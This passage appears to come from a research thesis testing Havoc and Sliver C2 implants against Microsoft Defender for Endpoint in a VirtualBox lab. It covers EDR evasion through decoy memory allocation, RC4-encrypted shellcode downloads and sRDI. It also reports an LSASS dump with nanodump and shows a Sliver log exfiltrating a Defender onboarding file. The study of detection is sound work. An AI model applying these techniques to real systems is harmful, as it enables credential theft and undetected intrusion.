svchost.exe              1108  720   0      x64    3
svchost.exe              1116  720   0      x64    2
svchost.exe              1196  720   0      x64    1
svchost.exe              1204  720   0      x64    1
svchost.exe              1212  720   0      x64    2
svchost.exe              1352  720   0      x64    6
svchost.exe              1392  720   0      x64    1
svchost.exe              1424  720   0      x64    6
svchost.exe              1532  720   0      x64    4
svchost.exe              1596  720   0      x64    5
VBoxService.exe          1696  720   0      x64    11
svchost.exe              1748  720   0      x64    6
svchost.exe              1780  720   0      x64    4
svchost.exe              1800  720   0      x64    2
svchost.exe              1808  720   0      x64    4
Memory Compression       1876  4     0      x64    30
svchost.exe              1948  720   0      x64    2
svchost.exe              1968  720   0      x64    6
svchost.exe              2044  720   0      x64    2
svchost.exe              1072  720   0      x64    4
svchost.exe              2148  720   0      x64    7
svchost.exe              2264  720   0      x64    3
svchost.exe              2272  720   0      x64    3
svchost.exe              2280  720   0      x64    10
svchost.exe              2288  720   0      x64    6
svchost.exe              2360  720   0      x64    2
svchost.exe              2484  720   0      x64    3
spoolsv.exe              2516  720   0      x64    7
svchost.exe              2568  720   0      x64    10
svchost.exe              2624  720   0      x64    3
svchost.exe              2804  720   0      x64    7
svchost.exe              2812  720   0      x64    14
svchost.exe              2828  720   0      x64    15
svchost.exe              2836  720   0      x64    12
svchost.exe              2916  720   0      x64    3
MsSense.exe              2932  720   0      x64    37
wlms.exe                 2940  720   0      x64    2
MsMpEng.exe              2948  720   0      x64    27
svchost.exe              2960  720   0      x64    4
svchost.exe              2972  720   0      x64    5
svchost.exe              2984  720   0      x64    5
svchost.exe              2252  720   0      x64    4
sppsvc.exe               1788  720   0      x64    4
sihost.exe               3392  1352  1      x64    9      DESKTOP-HV5LUHF\developer
svchost.exe              3428  720   1      x64    3      DESKTOP-HV5LUHF\developer
svchost.exe              3460  720   1      x64    2      DESKTOP-HV5LUHF\developer
svchost.exe              3548  720   0      x64    4
taskhostw.exe            3572  1100  1      x64    6      DESKTOP-HV5LUHF\developer
```

```
svchost.exe                  3756   720    0       x64    3
ctfmon.exe                   3836   3756   1       x64    9       DESKTOP-HV5LUHF\developer
svchost.exe                  4016   720    0       x64    5
SppExtComObj.Exe             4060   856    0       x64    1
explorer.exe                 3228   3220   1       x64    50      DESKTOP-HV5LUHF\developer
svchost.exe                  3456   720    0       x64    5
svchost.exe                  3564   720    0       x64    5
svchost.exe                  4252   720    1       x64    7       DESKTOP-HV5LUHF\developer
StartMenuExperienceHost.exe  5020   856    1       x64    7       DESKTOP-HV5LUHF\developer
svchost.exe                  5084   720    0       x64    1
svchost.exe                  5092   720    0       x64    2
svchost.exe                  4468   720    0       x64    4
RuntimeBroker.exe            4776   856    1       x64    3       DESKTOP-HV5LUHF\developer
svchost.exe                  4660   720    0       x64    1
dasHost.exe                  4956   4660   0       x64    3
SearchApp.exe                4836   856    1       x64    50      DESKTOP-HV5LUHF\developer
RuntimeBroker.exe            5220   856    1       x64    8       DESKTOP-HV5LUHF\developer
LockApp.exe                  5460   856    1       x64    10      DESKTOP-HV5LUHF\developer
svchost.exe                  5572   720    0       x64    7
RuntimeBroker.exe            5616   856    1       x64    2       DESKTOP-HV5LUHF\developer
svchost.exe                  5732   720    0       x64    2
NisSrv.exe                   6016   720    0       x64    4
svchost.exe                  6080   720    0       x64    13
svchost.exe                  5344   720    0       x64    3
RuntimeBroker.exe            6516   856    1       x64    1       DESKTOP-HV5LUHF\developer
SearchIndexer.exe            6560   720    0       x64    14
SecurityHealthSystray.exe    6728   3228   1       x64    1       DESKTOP-HV5LUHF\developer
SecurityHealthService.exe    6764   720    0       x64    11
VBoxTray.exe                 6904   3228   1       x64    11      DESKTOP-HV5LUHF\developer
SenseCE.exe                  6932   2932   0       x64    2
SgrmBroker.exe               5504   720    0       x64    6
SenseNdr.exe                 3164   2932   0       x64    5
svchost.exe                  2492   720    0       x64    7
svchost.exe                  6488   720    0       x64    2
svchost.exe                  1248   720    0       x64    8
svchost.exe                  2008   720    1       x64    1       DESKTOP-HV5LUHF\developer
svchost.exe                  2592   720    0       x64    4
svchost.exe                  2112   720    0       x64    8
svchost.exe                  6400   720    0       x64    1
ShellExperienceHost.exe      6596   856    1       x64    13      DESKTOP-HV5LUHF\developer
RuntimeBroker.exe            4720   856    1       x64    2       DESKTOP-HV5LUHF\developer
dllhost.exe                  5652   856    1       x64    5       DESKTOP-HV5LUHF\developer
notepad.exe                  5580   3228   1       x64    1       DESKTOP-HV5LUHF\developer
vlc.exe                      6880   3228   1       x64    8       DESKTOP-HV5LUHF\developer
ApplicationFrameHost.exe     5424   856    1       x64    3       DESKTOP-HV5LUHF\developer
SecHealthUI.exe              5724   856    1       x64    23      DESKTOP-HV5LUHF\developer
SecurityHealthHost.exe       2160   856    1       x64    1       DESKTOP-HV5LUHF\developer
svchost.exe                  5112   720    0       x64    3
cmd.exe                      4172   3228   1       x64    1       DESKTOP-HV5LUHF\developer
conhost.exe                  4376   4172   1       x64    4       DESKTOP-HV5LUHF\developer
svchost.exe                  6680   720    0       x64    10
svchost.exe                  6464   720    0       x64    2
```

Again, it was successful. Also, the `ipconfig` module. (adapters, system hostname, and DNS server).



Success! I executed the `nanodump` module within an elevated process, targeting the dumping of the LSASS (Local Security Authority Subsystem Service) process.



And it was a success as well. The `lsass` dump was sent back to our host for further analysis.

Technique No. 4

C2 Framework

The C2 framework used for this scenario is https://github.com/HavocFramework/Havoc.

Syscalls/WinAPIs

The attack was designed to evade detection by the Endpoint Detection and Response (EDR) system by allocating random memory pages and populating them with arbitrary data. The malware establishes a `TCP` connection over Port 80 to download an encrypted RC4 payload, which is subsequently copied into one of the allocated memory pages. During the process, three memory allocations were performed through a pointer function—one containing the `Havoc` payload. If any random allocation contained non-executable or corrupted data, an exception would be triggered. Finally, the target memory allocation was successfully executed.

The `demon` configuration is the following.

And the WinAPIs used for this attack are:

- `VirtualAlloc`
- `memcpy`
- `pointer function`

Shellcode Download Method

The shellcode was downloaded from port 8080 using an HTTP server, and RC4 encrypted using `Systemfunction032`.

File Format


The file format used for this attack is `.exe`.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).


Result and Takeaways

The attack was undetected.



Still working 1 year later:





Technique No. 5

C2 Framework

The C2 framework used for this scenario is https://github.com/HavocFramework/Havoc.

Syscalls/WinAPIs

For the following test case, the default Havoc's direct syscalls were used along with the Ekko sleep technique. The sleeping time of the beacon was 30 seconds and the jitter 15 seconds. No AMSI patched was used since we are not dealing with the scripting engine at all.

The `demon` configuration is the following.

Shellcode Download Method

N/A

File Format


The file format used for this attack is `.exe`.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The attack was detected immediately during copying. It was also recognized as `Havoc` and quarantined.



The following is how the EDR depicted the attack:



Technique No. 6

C2 Framework

The C2 framework used for this scenario is https://github.com/HavocFramework/Havoc.

Syscalls/WinAPIs

For the following test case, the default Havoc's direct syscalls were used along with the Ekko sleep technique. The sleeping time of the beacon was 30 seconds and the jitter 15 seconds. No AMSI patched was used since we are not dealing with the scripting engine at all. What was different time, was that the shellcode was embedded in the executable.

Shellcode Download Method

N/A

File Format


The file format used for this attack is `.exe`.


Delivery Method

For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The attack was detected immediately during the copying process, identified as `Havoc`, and subsequently quarantined. This suggests that remotely deploying the next stage significantly reduces the likelihood of detection. Both the EDR and Defender identified the threat as `Havoc`.





Technique No. 7

C2 Framework

The C2 framework used for this scenario is sliver.

Syscalls/WinAPIs

The attack was designed to evade detection by the Endpoint Detection and Response (EDR) system by allocating random memory pages and populating them with arbitrary data. The malware establishes a `TCP` connection over Port 80 to download an encrypted RC4 payload, which is subsequently copied into one of the allocated memory pages. During the process, three memory allocations were performed through a pointer function—one containing the `Sliver` payload. If any random allocation contained non-executable or corrupted data, an exception would be triggered. Finally, the target memory allocation was successfully executed. To address the challenge of invoking Sliver using shellcode—since Metasploit is the default stager and often triggers alerts from Endpoint Detection and Response (EDR) systems—modifications were made to Sliver. By generating a Sliver beacon in the form of a DLL, using mtls as the protocol and utilizing sRDI (which converts DLL files into shellcode), we were able to bypass signature-based detection. Further technical details on the sRDI process will be discussed later.

- `VirtualAlloc`
- `memcpy`
- `pointer function`

Shellcode Download Method

The shellcode was downloaded from port 80 using an HTTP server, and RC4 encrypted using `Systemfunction032`.

File Format


The file format used for this attack is `.exe`.

Delivery Method

For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways


The attack went undetected. In the following screenshot, it is evident that the beacon successfully requested the payload, and the connection was established with full protection enabled.




Additionally, a file was exfiltrated without triggering any alerts, and a process enumeration identified the antivirus and Microsoft Defender for Endpoint (MDE) as fully activated on the machine. To further test the system's boundaries, the ATP configuration file was exfiltrated using the built-in `download` command in Sliver.

```
sliver (AUSTRALIAN_PASTOR) > download WindowsDefenderATPOnboardingPackage.zip

[*] Tasked beacon AUSTRALIAN_PASTOR (6c87a0f3)

[+] AUSTRALIAN_PASTOR completed task 6c87a0f3

[*] Wrote 7858 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/Documents
/Thesis/C2s/sliver/WindowsDefenderATPOnboardingPackage.zip
```

Extra screenshots from the second attempt that succeeded as well.





Technique No. 8

C2 Framework

The C2 framework used for this scenario is sliver.

Syscalls/WinAPIs

The protocol used for this test was mTLS, with symbol obfuscation enabled.

Shellcode Download Method

N/A

File Format


The file format used for this attack was `.exe`, specifically the original executable generated by Sliver.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

The executable was immediately detected by the EDR during the copying process, indicating that Sliver's signatures are well-known and that the defenses against it are functioning effectively. Below is how `Windows Security` identified the threat.



And here is how it was depicted in the EDR panel.



Technique No. 9

C2 Framework

The C2 framework used for this scenario is sliver.

Syscalls/WinAPIs

The protocol used for this test was mTLS [23], with symbol obfuscation enabled. To address the challenge of invoking Sliver using shellcode—since Metasploit is the default stager and often triggers alerts from Endpoint Detection and Response (EDR) systems—modifications were made to Sliver. We could bypass signature-based detection by generating a Sliver beacon in the form of a DLL, using mtls as the protocol, and utilizing sRDI [24] (which converts DLL files into shellcode). Further technical details on the sRDI process will be discussed later. The injection used for this test-case was a simple shellcode injection with the following WinAPIs.

- `VirtualAlloc`
- `memcpy`
- `pointer function`

Shellcode Download Method

The shellcode was downloaded from port 80 using an HTTP server - unencrypted.

File Format


The file format used for this attack was `.exe`.


Delivery Method

For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

